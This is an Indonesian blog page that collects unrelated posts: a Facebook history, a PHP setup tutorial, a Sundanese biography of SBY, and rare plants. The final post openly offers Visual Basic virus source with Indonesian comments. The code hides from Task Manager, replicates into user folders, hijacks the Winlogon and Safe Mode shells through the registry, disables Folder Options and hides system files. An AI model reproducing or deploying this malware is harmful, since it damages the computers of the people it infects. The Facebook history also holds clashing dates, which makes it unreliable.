Rabu, 25 Mei 2011

Sejarah dari Facebook

Posted by gudangIT 03.14, under | No comments

Mungkin dari beberapa orang facebook adalah makanan sehari-hari .
tetapi apakah anda tahu sejarah dari facebook itu sendiri ?
nah kali ini saya akan mengulas sedikit tentang facebook .
Cekidot ..

Facebook adalah sebuah social networking yang baru saja dirintis pada tahun 2006 oleh seorang mahasiswa Harvard yang bernama Mark Zuckerberg. Mark Elliot Zuckerberg atau Mark Zuckerberg lahir lahir pada 14 Mei 1984 di Dobbs Ferry, Westchester County, New York, Amerika Serikat (AS).

Ide berawal ketika dia bersekolah di Exeter High School, New HampshireSaat itulah dia berkenalan dengan Adam D’Angelo. Zuckerberg lulus dan masuk Harvard University, awalnya membuat program Coursematch yang memungkinkan mahasiswa di kelas yang sama bisa melihat daftar teman-teman sekelas. Proyek selanjutnya membuat facemash.com. Lewat situs ini para pengunjung bisa memberi stempel “keren” atau “jelek” foto seorang siswa, dan membuat Zuckerberg dipanggil oleh Badan Administrasi Universitas Harvard karena dianggap membobol sistem keamanan komputer kampus, melanggar peraturan privasi di internet, dan melanggar hak cipta.

Oleh karena itu ia mebuat Facebook dan diluncurkannya pada tahun 2004. Dalam waktu singkat duapertiga mahasiswa Harvard jadi pengguna Facebook. Teman sekamarnya, Dustin Moskovitz dan Chris Hugh, dberhasil mengembangkan sayap ke Universitas Stanford, Columbia, Yale, Ivy College, dan beberapa sekolah lainnya di wilayah Boston. Dalam waktu singkat, mereka meluncurkan Facebook ke 30 sekolah.

Zuckerberg bersama Moskovitz dan beberapa teman lain pindah ke Palo Alto, California, liburan musim panas 2004 menyewa rumah kecil buat kantor. Oleh karena ingin mengerjakan Facebook dengan serius mereka meninggalkan Harvard. Di kantornya itulah Zuckerberg bertemu Peter Thiel, pendiri Paypal, yang ngasih dana segar sebesar US$ 500.000 ,merupakan investor pertama mereka sehingga mereka bisa pindah ke kantor yang lebih besar di di Universitas Avenue yang dinamai sebagai kantor “Kampus Urban”
Pada 23 Agustus 2005 Zuckerberg membeli domain facebook.com dari Aboutface Corporation senilai US$ 200.000 atau sekitar Rp 1,86 miliar. Pada 2 September 2005, Zuckerberg meluncurkan situs Facebook khusus untuk anak-anak sekolah menengah atas. Hanya dalam waktu 15 hari sejak peluncurannya, sebagian besar sekolah di AS sudah menjadi anggotanya. pada akhir tahun 2005, Facebook telah mencakup sekitar 2.000 kampus dan 25.000 sekolah menengah atas di AS, Kanada, Inggris, Meksiko, Puerto Riko, Australia, Selandia Baru, dan Irlandia.

Pada 27 Februari 2006, dia mulai mengizinkan para mahasiswa yang menjadi pengguna situs ini untuk menambahkan siswa-siswa SMA sebagai temannya. BusinessWeek, melansir kabar bahwa Zuckerberg tengah bernegosiasi dengan calon pembeli potensial Facebook. Tapi, akhirnya, dia menolak tawaran yang disebut-sebut bernilai US$ 750 juta atau sekitar Rp 6,97 triliun. Pasalnya, Zuckerberg menganggap harga itu terlalu murah. Saat itu, dia memperkirakan nilai Facebook US$ 2 miliar.

Pada April 2006, investor pertama situs ini, yaitu Peter Thiel, Greylock Partners, dan Meritech Capital Partners, menambah investasi di Facebook dengan menyetorkan dana US$ 25 juta. Facebook pun masuk ke India melalui Institut Teknologi India dan Institut Manajemen India.

Dia juga memberikan fasilitas Facebook Notes. Fitur baru ini merupakan fitur blogging yang memungkinkan pengguna memberikan tagging, memasukkan gambar, dan fitur-fitur lainnya. Selain itu, pengguna bisa mengimpor blog dari situs Xanga, LiveJournal, Blogger, dan situs blogging lainnya. Berkat fitur baru tersebut, pembaca bisa memberikan komentar terhadap tulisan yang dimuat pengguna Facebook. September 2006, Zuckerberg membuka layanan Facebook bagi semua pengguna internet. Namun, langkah ini justru menuai protes dari para pengguna dan pelanggan setianya. Alhasil, dua minggu berselang Facebook terpaksa membenahi layanan baru itu dengan membuka pendaftaran bagi pengguna internet yang mempunyai alamat surat atau e-mail yang jelas.

Peter Thiel, memprediksi pendapatan situs ini pada 2015 nanti bisa mencapai US$ 1 miliar. Nah, pada saat itu, nilai perusahaan pun bakal ikut meroket menjadi sekitar US$ 8 miliar. Ada juga iklan baris gratis di Facebook. Fitur yang diberi nama Facebook Marketplace ini diluncurkan pada 14 Mei 2007. Layanan baru ini pun langsung menjadi pesaing perusahaan-perusahaan online lain. Craigslist yang sudah lebih dulu menempatkan iklan baris di situsnya. Bisnis Zuckerberg pun kian mengalir lancar. Bahkan, Apple rela memperpanjang kerja sama dengan Facebook untuk memajang contoh musik iTunes.

Facebook membeli perusahaan Parakey Inc., dari Blake Ross dan Joe Hewitt, pada Juli 2007. Parakey adalah produsen aplikasi komputer yang mempermudah transfer data berupa tulisan, gambar, dan video ke sebuah situs di internet. Bill Gates, pada Oktober 2007 membeli 1,6% saham Facebook seharga US$ 240 juta. Pasalnya, Zuckerberg tidak berniat menjual semua saham Facebook sekaligus. Alasannya sederhana dan sungguh mulia, dia ingin Facebook tetap independen.

Pada 7 November 2007, situs ini meluncurkan layanan terbaru berupa pemasangan iklan dengan sistem yang disebut Facebook Beacon. Triliuner Hongkong, Li Ka-shing, tertarik untuk menanamkan duit senilai US$ 60 juta di Facebook pada 30 November 2007.

Sekarang jumlah pegawainya sendiri telah mencapai 400 orang. Namun, Facebook adalah perusahaan unik. para eksekutif dan petingginya masih berusia muda, antara 24 tahun-37 tahun. Markas besar Facebook lebih mirip asrama mahasiswa. Para pegawai, yang setiap hari mendapat jatah makan gratis, bekerja sambil melakukan kegiatan favoritnya. Ada yang bermain gitar, bersepeda, main pesawat kontrol, atau bergoyang ditemani musik racikan seorang disc jockey (DJ). Mereka juga tak perlu berpakaian rapi. Celana pendek dan sandal jepit adalah kostum favorit mereka di kantor. Zuckerberg mengaku ogah suasana kantor yang terlalu formal.

Meski sudah mampu menghimpun harta kekayaan hingga US$ 3 miliar atau sekitar Rp 27,9 triliun Zuckerberg tetap tampil apa adanya, seperti pemuda kebanyakan yang menggemari pakaian santai.
By: Alexander Daniel
From :RPL X-1 SMK Wikrama Bogor .

Kamis, 12 Mei 2011

php

Posted by gudangIT 07.29, under | No comments

Pemrograman Web Dengan PHP
Seperti telah PCplus janjikan sebelumnya, rubrik pemrograman kali ini akan diisi dengan pemrograman web dengan menggunakan skrip PHP. Jika Anda selama ini mengikuti terus pembahasan ASP, maka mungkin tidak sulit buat Anda untuk mulai mempelajari PHP. Bagi Anda yang merupakan pemula dalam pemrograman juga tidak perlu kuatir, karena PCplus akan berusaha menjelaskan penggunaan skrip PHP ini sesederhana mungkin.
Skrip PHP ini merupakan saingan berat dari ASP. Pada dasarnya memang cara kerja kedua bahasa pemrograman khusus web tersebut memiliki kesamaan, yaitu skrip yang disisipkan pada HTML dan dijalankan oleh web server.
Yang harus diperhatikan adalah perbandingan tersebut dilakukan dalam keadaan standar, artinya tanpa penambahan komponen atau modul apapun ke dalam masing-masing bahasa skrip. Perbandingan ini tidak bermaksud mengunggulkan yang satu dan merendahkan yang lain karena toh masing-masing punya kelebihan dan kekurangan.
Nah, sekarang untuk memulai belajar PHP ini apa saja yang dibutuhkan? Berikut ini adalah
daftar perangkat – baik keras maupun lunak – yang perlu Anda siapkan untuk belajar PHP:
1 unit komputer yang cukup kuat untuk menjalankan sistem operasi Windows
9x/NT/2000/XP dengan PWS/IIS atau Linux dengan Apache/Xitami web server.
Modul PHP.
Web browser (boleh apa saja).
Teks editor (boleh apa saja).
Dalam memberikan tutorial tentang PHP ini, PCplus menggunakan dua sistem operasi, yaitu Windows 98 dan Linux Red Hat 8.0. Pada sistem Windows 98 PCplus menggunakan PWS sebagai web server sedangkan pada Linux Red Hat 8.0 PCplus menggunakan web server Apache.
Yang pertama PCplus akan memberikan tutorial bagaimana menjalankan PHP di Linux RH 8.0. Mula-mula Anda harus menginstall modul Apache dan modul PHP di Linux Anda. Anda tidak perlu bersusah payah karena kedua modul tersebut telah tersedia pada CD instalasi RedHat dalam bentuk rpm. Bila perlu tambahkan modul MySQL karena nantinya akan kita bahas juga mengenai koneksi database. Setelah modul-modul tersebut Anda install, buatlah supaya service MySQL dan httpd (Apache) diload saat sistem booting. Caranya adalah dengan login sebagai root dan mengetikkan setup dari shell sebagai berikut:
# setup
Dengan mengetikkan setup tersebut maka akan muncul aplikasi tool setup utility. Pilih system services dan tekan tombol Run Tool. Aktifkan service httpd dan mysqld dengan menekan tombol spasi hingga muncul tanda * di depan pilihan httpd dan mysqld.
Langkah berikutnya adalah mengedit file php.ini yang terletak di /etc. Jika Anda lebih menyukai delimiter <? ... ?> daripada delimiter <?php ... ?> dengan alasan lebih praktis, maka edit bagian short_open_tag menjadi on. Jika Anda menyukai delimiter ASP (<% ... %>), maka edit bagian asp_tags menjadi on. Kemudian edit bagian doc_root dengan memberi nilai “/var/www/html”. Direktori /var/www/html adalah root direktori dari web server Apache.
Untuk masalah delimiter PHP, jika nantinya aplikasi Anda hendak didistribusikan ke web server lain yang mungkin di luar pengawasan Anda sebagai developer, maka sebaiknya Anda menggunakan delimiter <?php ... ?> atau tag <script language=”php”> ... </script>, karena tidak semua web server mengenal short tag <? ... ?>. (Pada artikel-artikel di PCplus selanjutnya dipilih short tag <? ... ?> dengan pertimbangan lebih praktis.)
Setelah semua itu selesai, restart sistem Anda. Untuk memeriksa apakah instalasi PHP telah
berhasil, buatlah sebuah file teks yang isinya sebagai berikut:
<? phpinfo() ?>
Simpan dengan nama info.php dan letakkan pada direktori /var/www/html. Jalankan sebuah web browser dan ketikkan http://localhost/info.php pada bagian address. Jika browser memberikan tampilan seperti pada gambar 1, maka berarti instalasi Anda berhasil.
Untuk distro Linux yang lain, yang mungkin saja tidak tersedia modul Apache dan PHP pada CD instalasinya, maka Anda dapat mendownload source code Apache dan PHP untuk kemudian menginstallnya pada sistem Anda. Berikut adalah petunjuk singkat bagaimana menginstall kedua modul tersebut pada distro Linux Anda.
Jika tersedia file rpm untuk Apache, maka langkah yang harus diambil adalah sebagai berikut:
# rpm -ivh apache-x.x.x.i386.rpm
Simbol x.x.x merupakan bilangan yang menunjukkan versi dari apache yang digunakan.
Selain itu harus diinstal pula paket development apache.
# rpm –ivh apache-devel-x.x.x.i386.rpm
Setelah itu langkah selanjutnya adalah instalasi PHP. Copykan file ditribusi php-x.x.x.tar.gz atau php- x.x.x.tar.bz2 ke sebuah direktori sementara, misalnya /temp. Setelah itu ikutilah langkah-langkah berikut:
# cd /temp
# gunzip php-x.x.x.tar.gz atau bzip2 –d php-x.x.x.tar.bz2
# tar -xvf php-x.tar
# cd php-4.x.x
# ./configure --with-apxs
# make
# make install
# cp php.ini-dist /usr/lib/php.ini
Edit file php.ini dan sesuaikan dengan konfigurasi Linux Anda.
Edit file httpd.conf atau srm.conf dan tambahkan:
AddType application/x-httpd-php .php
Langkah terakhir adalah merestart Apache.
# /etc/rc.d/init.d/httpd restart
Bagi Anda yang menggunakan distribusi Linux tertentu, mungkin tidak tersedia paket Apache atau paket Apache developmentnya dalam bentuk rpm. Untuk itu instalasi harus dilakukan dengan mengkompilasi source code paket Apache. Langkah-langkahnya adalah sebagai berikut:
# gunzip apache_1.3.x.tar.gz
# tar xvf apache_1.3.x.tar
# gunzip php-x.x.x.tar.gz
# tar xvf php-x.x.x.tar
# cd apache_1.3.x
# ./configure --prefix=/www
# cd ../php-x.x.x
# ./configure --with-mysql --with-apache=../apache_1.3.x --enable-track-vars
# make
# make install
# cd ../apache_1.3.x
# ./configure --activate-module=src/modules/php4/libphp4.a
# make
# make install
# cp php.ini-dist /usr/lib/php.ini
Edit file php.ini dan sesuaikan dengan konfigurasi Linux Anda.
Edit file httpd.conf atau srm.conf dan tambahkan:
AddType application/x-httpd-php .php
Untuk penggunaan PHP di Windows 98/NT/2000 mula-mula Anda harus menginstall PWS/IIS terlebih dahulu. PWS terletak pada CD original Windows 98 pada folder x:\add-ons\pws dengan x adalah drive cdrom Anda. Jalankan file setup.exe dan ikuti petunjuk yang ada. Sedangkan IIS umumnya sudah terinstall untuk Windows NT/2000. Untuk Windows XP, PCplus mohon maaf karena belum berkesempatan untuk mencobanya. Web server IIS kemungkinan besar hanya dapat berjalan pada Windows XP Profesional dan sampai saat ini PCplus hanya menggunakan Windows XP Home.
Setelah itu Anda dapat mendownload modul PHP for Windows di situs www.php.net. Ada dua macam modul PHP yang disediakan, yaitu paket distribusi lengkap PHP dalam bentuk zip dan paket installer PHP dalam bentuk executable meskipun tidak semua fitur disediakan. Kami sarankan Anda download paket installer saja karena ukurannya yang jauh lebih kecil dan dirasa sudah mencukupi untuk belajar PHP. Jalankan installer tersebut dan ikuti langkah-langkahnya.
Setelah modul PHP terinstall, editlah file php.ini yang terletak di folder windows Anda (umumnya di c:\windows). Yang perlu diedit adalah bagian doc_root, berilah nilai "c:\wwwroot" dan bagian cgi.force_redirect diubah menjadi off, karena fitur ini hanya berlaku untuk web server Apache.
Terakhir adalah memeriksa setting PWS/IIS Anda. Pastikan bahwa home directory web server
nda memiliki akses execute.
Untuk memeriksa hasil instalasi Anda, cara yang sama dengan pemeriksaan hasil instalasi di
Linux dapat dilakukan, yaitu membuat file teks berisikan fungsi phpinfo() sebagai berikut:
<? phpinfo() ?>
Simpan dengan nama info.php dan letakkan di folder c:\wwwroot. Jalankan web browser Anda  dan ketikkan http://localhost/info.php. Jika instalasi berhasil, maka Anda akan mendapatkan hasil seperti pada gambar 2.
Satu hal yang perlu diperhatikan adalah, sekalipun modul PHP juga tersedia untuk versi Windows, akan tetapi ada beberapa fitur-fitur tertentu dari PHP yang hanya dapat berjalan under Linux/UNIX, karena bagaimanapun bahasa skrip ini aslinya dikembangkan di atas Linux/UNIX. Pada artikel-artikel mendatang jika ada pembahasan mengenai fitur PHP yang ternyata tidak dapat berjalan di atas sistem operasi Windows maka PCplus akan memberitahukannya.
Selamat belajar PHP.

kalkulator

Posted by gudangIT 07.26, under | No comments

Artikel berikut ini merupakan contoh penerapan framework GFT untuk membuat aplikasi kalkulator sederhana.  Pembuatan aplikasi kalkulator ini dilakukan dengan menulis kode program secara manual (on the scratch) tidak memanfaatkan drag-drop komponen dari pallete swing.  Tujuan yang diharapkan adalah kode akan lebih rapi dan pemahaman terhadap kerja java akan lebih baik. download modul
 Penerapan disiplin framework GFT (Grammatical Fast Track) memberikan tahapan-tahapan dalam membangun aplikasi software sebagai berikut:
  1. Memisahkan fungsi engine aplikasi dan presentasi (dalam hal ini perlu dibuat Logik kalkulator dan GUI Kalkulator scr terpisah)
  2. Lakukan analisa terhadap fungsi kerja kalkulator dari sisi fungsi operasional selanjutnya desain class logik kalkulator
  3. Desain Class CalcLogic sebagai engine kalkulator
  4. Test unit CalcLogic sehingga memenuhi fungsi sebagai kalkulator
  5. Desain mock up presentasi kalkulator (swing) tersendiri (Class CalcGUI)
  6. Bagian yang tersulit Interaksi dinamis antara Mock Up ClacGUI dengan logik kalkulator CalcLogic
Memisahkan Engine dan presentasi pada kalkulator
Pada tahap ini merupakan observasi terhadap fungsi kalkulator.  Ingat tanpa kalkulator sebenarnya kita juga bisa menghitung.  Hal ini berarti kita sendiripun mempunyai engine kalkulator.   Perhatikan Gambar di bawah, pada awalnya _currentTotal = 0.  Setiap operasi hitung (+,-,*,/,=) mempunyai satu operand yang akan dioperasikan dengan _currentTotal sebelumnya.

BIOGRAFI SBY VERSI BAHASA SUNDA

Posted by gudangIT 06.46, under | No comments

Biografi SBY [Basa Sunda]


Dr. H. Susilo Bambang Yudhoyono ( anu sok biasa disebut SBY ) nyaeta Presiden Republik Indonesia anu ka genep, sakaligus Presiden mimiti nu dipilih langsung ku rahayat Indonesia. Jeung Drs. M. Jusuf Kalla ( JK ) salaku wakil presidenna, SBY kapilih dina pemilihan presiden taun 2004, anu ngusung agenda “ Indonesia yang lebih adil, damai, sejahtera dan demokratis” . Basa eta, SBY – JK ngunggulan rivalna, nyaeta Megawati Soekarnoputri – Hamzah Haz ( 60% sora pamilih ). Dina tanggal 20 Oktober 2004, Majelis Permusyawaratan Rakyat ( MPR ) ngalantik SBY jadi presiden jeung Jusuf Kalla nu jadi wakilna. Presiden SBY diboborkeun di Pacitan Jawa Timur tanggal 9 September 1949. SBY mangrupakeun anak tunggal ti R. Soekotji jeung Sitti Habibah. Geutih prajurit nurun ti ramana nu mangrupakeun pensiunan Letnan. Indungna, mangrupakeun putri salah sahiji pendiri Ponpes Tremas. Indungna anu ngadorong SBY jadi saurang penganut agama Islam nu taat. Sanajan SBY teh anak tunggal, anjeunna tetep pinuh ku rasa sumanget jeung kerja keras. Pas anjeunna sakola di Sakola Rahayat Gajahmada, SBY geus katingal prestasina. SBY pinter jeung faseh pisan dina pelajaran Basa Inggris. SBY ngasah kamampuan jeung bakat – bakatna di sakola eta. SBY resep pisan miluan kagiatan kasenian. SBY jadi penulis puisi, carpon, pamaen teater, jeung pamaen band. Karya – karyana sering dikirimkeun ka majalah – majalah. Salain kasenian, anjeunna oge resep olahraga. SBY nyaeta seorang ilmuwan anu nggeus kauji. Anjeunna meunang gelar “Master in Management” ti Universitas Webster Amerika Serikat taun 1991. Lanjutan pendidikannana lumangsung di Institut Pertanian Bogor. Taun 2004 SBY lulus ti IPB jeung meunang gelar “Doktor Ekonomi Pertanian”. Di taun 2005, anjeunna meunang anugerah dua gelar “Honoris Causa”, ti sakola almamaterna. Sewang – sewang ti Universitas Webster Amerika Serikat ( bidang ilmu hukum ), jeung ti Universitas Thammasat Thailand ( bidang ilmu politik ). SBY oge mangrupakeun anggota militer. Neruskeun jejak ramana. SBY lulusan terbaik AKABRI angkatan darat dina taun 1973, teras ngabdi ka nagara janten Perwira salami 27 taun. Anjeunna meunang pangkat Jendral TNI di taun 2000. Dina masa eta, anjeunna miluan sarangkean pendidikan jeung pelatihan di luar negeri. Diantarana nyaeta SBY perenah janten dosen di Seskoad, jeung di Universitas Command and College di Amerika Serikat. Lamun dina tugas militerna, SBY perenah jadi Komandan Brigade Infanteri Lintas Udara 17 Kostrad, terus jadi Panglima Kodam II Sriwijaya, jeung Kepala Staf Teritorial TNI. Anjeunna oge perenah bertugas di misi – misi perdamaian luar negeri. SBY jadi “Commander of United Nations Military Observers” ( Komandan Kontingen Militer Indonesia) jang misi ngadamaikeun karusuhan di Bosnia Herzegovina taun 1995-1996. Saanggeus ngabdi jadi perwira salami 27 taun, SBY ngalaman masa percepatan jadi pensiunan salama 5 taun, kusabab anjeunna ngajabat jadi Menteri di taun 2000. Atas pangabdiannana, anjeunna meunang 24 tanda kahormatan jeung bentang jasa. Diantarana nyaeta Bentang Satya Lencana PBB UNPKF, Bentang Dharma, jeung Bentang Maha Putra Republik Indonesia Adipurna. Bentang Maha Putra Republik Indonesia Adipurna teh nyaeta bentang atawa tanda jasa anu pangluhurna di Indonesia. Saacan dipilih rakyat dina pamilihan umum presiden, SBY oge loba ngalaksanakeun tugas – tugas pamarentahan salaku Menteri. SBY perenah jadi Menteri Pertambangan dan Energi, jeung Menteri Koordinator Politik, Sosial dan Keamanan di Kabinet Persatuan Nasional ( jaman Presiden Abdurrahman Wahid). Anjeunna oge perenah jadi Menteri Koordinator Politik dan Keamanan di Kabinet Gotong-Royong ( jaman Presiden Megawati Soekarnoputri). Dina ngemban tugas salaku Menteri Koordinator, SBY mulai katelaah luas ku dunya internasional. Sabab kaliheiannana dina ngarengsekeun tugas – tugasna . Presiden Yudhoyono oge dikenal aktif pisan di loba organisasi masarakat sipil. Anjeunna perenah ngajabat salaku “The Co-Chairman of the Governing Board of the Partnership for the Governance Reform”. Salah sahiji upaya Indonesia dan jeung organisasi -organisasi internasional jang nganingkatkeun tata kapamarentahan di Indonesia. Teras anjeunna oge mangrupakeun Ketua Dewan Pembina di Brighten Institute ( lembaga kajian teori jeung praktek kebijakan pembangunan nasional ). Presiden Yudhoyono oge saurang panulis buku jeung artikel – artikel. Conto – conto karyana anu katelah di masarakat nyaeta: “Transforming Indonesia: Selected International Speeches” (2005), “Peace deal with Aceh is just a beginning” (2005), “The Making of a Hero” (2005), “Revitalization of the Indonesian Economy: Business, Politics and Good Governance” (2002), jeung “Coping with the Crisis – Securing the Reform” (1999). Aya oge buku “Taman Kehidupan”. Salah sahiji antologi nu ditulisna di taun 2004. Presiden Yudhoyono nyaeta saurang Muslim nu taat. Anjeunna nikah sareng Ibu Ani Herrawati. Yudhoyono dikaruniaan dua anak lalaki. Nu kahiji nyaeta Letnan Satu ( Lettu )Agus Harimurti Yudhoyono. Agus lulusan terbaik Akademi Militer taun 2000. Ayeuna Agus meunang tugas di Satuan Elit Batalyon Lintas Udara 305 Kostrad. Nu kadua, namina Edhie Baskoro Yudhoyono. Edhie meunang gelar “Master Economy” ti Universitas Curtin Australia. Ayeuna, Presiden SBY nyalonkeun diri deui jadi Presiden Republik Indonesia periode 2009 – 2014, jeung Budiono salaku calon wakil presidenna. SBY milih Budiono kusabab Budiono dipercaya bisa ngabantuan anjeunna pikeun ngaberantas masalah – masalah bangsa.

Minggu, 01 Mei 2011

Posted by gudangIT 02.00, under | No comments


                                                         PROGRAM ("VISUAL BASIC")
By: Uyung

Tanaman Langka dan Unik di Dunia

Posted by gudangIT 01.19, under | No comments

Tanaman Langka dan Unik di Dunia …….. Pokoknya Puas deh

Benar atau tidaknya ini tanaman emang super unik dan langka ……………. bagaimana tidak dengan semua keunikan yang dikarunianya maka ia berhak dilestarikan …………..
Berikut gambar dan keterangan mengenai tanaman langka ini :
Tumbuhan Paling Tangguh di Dunia
Welwitschia Mirabilis


Memang tumbuhan yang satu ini nggak keliatan asik, tapi tumbuhan asli Namibia ini memang luar biasa, cuma satu-satunya! Tumbuhan ini hanya punya dua daun, dan satu batang dan sistem akar, cuman itu aja! Tapi dua daun ini terus tumbuh sampai akhirnya mirip Alien. Batang tanaman ini makin lama akan makin tebal, tapi tidak meninggi, tinggi maksimum tanaman ini hanya 2 meter saja tapi lebarnya dapat mencapai 8 meter. Umur tanaman ini bisa mencapai 400 sampai 15 abad!. Bisa hidup terus tanpa hujan selama 5 tahun lamanya! Selain itu, tanaman yang dalam bahasa Namibia disebut Onyanga ini ternyata enak untuk dimakan baik dimakan mentah maupun dimasak dalam bara. O ya, arti nama Onyanga adalah Bawang Padang Pasir!
Tanaman Karnivora
Dionaea Muscipula


Tanaman satu ini adalah tanaman karnivora paling terkenal, karena aktivitas dan efisiensinya dalam memerangkap mangsa. Pasangan “Daun” yang menjadi ciri khas tanaman ini adalah perangkap yang memiliki rambut yang ultra sensitif, yang dapat merasakan adanya hewan atau serangga kecil yang datang. Begitu rambut di daun ini tersentuh, maka daun akan menutup dan memerangkap hewan apapun yang mendekatinya.
Bunga Terbesar di Dunia
Rafflesia Arnoldii


Bunga besar yang langka ini mendapat perhatian luar biasa di dunia. Bayangkan ukuran bunganya yang dapat mencapai 1 meter dan beratnya sendiri bisa mencapai 8 kg sampai 12 kg. Tapi masalahnya baunya ndak wangi, malah lebih mendekati daging busuk. Makanya bunga ini disebut bunga bangkai di negara kita, yang adalah habitat asli bunga ini. Bunga ini akan mekar seminggu atau tiga hari, dan menarik serangga untuk membuahi dengan bau busuk yang dipancarkan oleh bunga ini. Sayangnya, dari hasil pembuahan, hanya 10-20 persen saja yang berhasil tumbuh.
Tanaman Menari
Desmodium Gyrans

Darwin menamai tumbuhan ini sebagai Hedysarum, atau para ahli botani menyebutnya Desmodium Gyrans, atau lebih modern lagi Codariocalyx Motorius. Nama yang biasa dikenal adalah Rumput Menari (Dancing Grass) atau Tanaman Semaphore (Semaphore Plant), karena gerakan daunnya, yang mirip dengan gerakan tangan pengirim sinyal semaphore. Tanaman ini gampang skeali tumbuh, hanya butuh matahari dan air saja tanpa perlu pupuk yang rumit.
Tanaman Bola Baseball
Euphorbia Obesa


Tanaman ini adalah tanaman endemik di daerah Great Karoo, Afrika Selatan. Karena bentuknya yang lucu, banyak penggemar tanaman akhirnya mengambil tanaman ini dan mengkoleksinya, sehingga populasinya rusak berat. Akhirnya tanaman ini dilindungi oleh pemerintah Afika Selatan.
Bunga Bangkai
Amorphophallus Titanum

Bunga yang satu ini tinggi besar, bahkan lebih tinggi dari manusia. Nah.. bunga yang ini yang ternyata mendapat julukan bunga bangkai, karena selain baunya yang memang mirip bangkai, juga warnanya meniru daging yang membusuk. Bunga ini ternyata juga dikenal luas di masyarakat dunia sebagai salah satu tumbuhan asli Indonesia.
Pohon Botol
Boabab

Pohon ini merupakan tumbuhan asli daerah Madagaskar, Afrika dan Australia. Pohon ini disebut pohon botol, karena selain bentuknya yang memang mirip botol, pohon ini ternyata memang dapat meyimpan sampai dengan 300 liter air! Makanya bisa tumbuh sampai 500 tahun!
Pohon Darah Naga
Dracaena Cinnabari

Tanaman ini asli kepulauan Socotra. Pohon ini dikenal dengan nama Pohon Darah Naga atau Pohon Naga Socotra. Bentuknya yang unik, seperti payung, ternyata hanya satu dari uniknya pohon ini. Nama darah naga dari pohon ini ternyata diambil dari getah pohon ini yang berwarna merah. Persis seperti darah naga di Harry Potter, ternyata ‘darah naga’ dari pohon ini berguna untuk pengobatan. Selain itu, ternyata warna merah ‘darah naga’ pohon ini juga sering digunakan sebagai pewarna merah alami.

Tanaman Kebangkitan
Selaginella Lepidophylla


Nama lain bunga ini adalah Bunga Jericho, tumbuhan gurun pasir ini dikenal atas kemampuannya bertahan bahkan di saat kekeringan. Pada saat musin kering, batangnya akan mengkerut dan menggulung menjadi bola. Dan begitu ada air, batang tadi akan melepaskan diri dari gulungannya. Tanaman ini banyak ditemui di gurun Chihuahua

Pohon Dinamit
Hura Brasiliensis


Tanaman ini ternyata merupakan salah satu tanaman yang berasal dari hutan tropis Amazon. Julukan lainnya? Pohon Neraka, atau ada juga yang menjuluki Pohon Kotak Pasir (sandbox tree). Bayangkan saja, batangnya ditutupi duri tajam, dan sudah seperti itu, getah pohon ini ternyata beracun dan banyak digunakan oleh penduduk setempat untuk meracuni mata panah mereka. Selain itu, mereka juga punya buah. Dan buah pohon ini nggak main-main, begitu matang, buah pohon ini akan meledak! Bahkan kekuatan ledakan pohon ini sanggup melukai manusia dan hewan yang tidak sengaja lewat di dekat pohon ini! makanya namanya Dinamit!

cara membuat virus pake visual basic

Posted by gudangIT 01.09, under | No comments

Private Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName As String) As Long 'pencari Kleas dan Window Name Suatu File
Private Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long 'sendmessage
Private Declare Function GetDriveType& Lib "Kernel32" Alias "GetDriveTypeA" (ByVal nDrive As String) ' penghandel flashdisk
Private Declare Function ExitWindowsEx Lib "user32" (ByVal dwOptions As Long, ByVal dwReserved As Long) As Long 'exit windows
Private Const WM_CLOSE = &H10
Private Const EWX_LOGOFF = 0
Private Const EWX_SHUTDOWN = 1
Private Const EWX_REBOOT = 2
Private Const EWX_FORCE = 4
Private Const EWX_POWEROFF = 8

Option Explicit
Dim FWnd
Dim obj As Object
Dim doc As Object
Dim WrkBook As Object
Dim WrkSheet As Object
Dim i As Integer
Dim RegRun
Dim FolderStartUp
Dim FolderMyDocuments
Dim FolderTemplates
Dim FolderNetHood
Dim FolderPrintHood
Dim FolderFavorites
Dim FolderSendTo
Dim FolderPrograms
Dim FlashDisk

Private Sub Form_Load()
On Error Resume Next
'acak caption virus shg caption akan berubah setiap windows startup atau virus tereksekusi
Randomize
Me.Caption = Int(Rnd * 2221189331445#) 'silahkan masukan angka sesuka anda
'menggandakan diri
GandakefolderIstimewa
Me.Visible = False
App.TaskVisible = False 'virus tidak terlihat di task manager
InfeksiRegistry
End Sub

Sub BuatWord()
On Error Resume Next
Set obj = CreateObject("word.application")
Set doc = CreateObject("word.application")
Set doc = obj.Documents.Add
doc.Content = "VIRUS BERHASIL MENGINFEKSIMU - SALAM KENAL"
End Sub

Sub BuatXls()
On Error Resume Next
Set obj = CreateObject("excel.application")
Set WrkBook = obj.workbooks.Add
Set WrkSheet = WrkBook.worksheets.Add
WrkSheet.Cells(15, 4) = "VIRUS BERHASIL MENGINFEKSIMU - SALAM KENAL"
End Sub

Sub InfeksiRegistry()
On Error Resume Next
RegRun.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell", "Explorer.exe" & " """ & FolderMyDocuments & "\services.exe""" 'virus akan tetap berjalan pada tipe windows Safe Mode
RegRun.regwrite "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\AlternateShell", FolderFavorites & "\SalamKenal.exe" 'virus akan tetap berjalan pada tipe windows Safe Mode With Command Prompt
RegRun.regwrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFolderOptions", 1, "REG_DWORD" 'Folder Options tdk dapat diakses
RegRun.regwrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoFolderOptions", 1, "REG_DWORD" 'Folder Options tdk dapat diakses
RegRun.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden", 0, "REG_DWORD" 'Sembunyikan file beratribut superhidden/File-file system
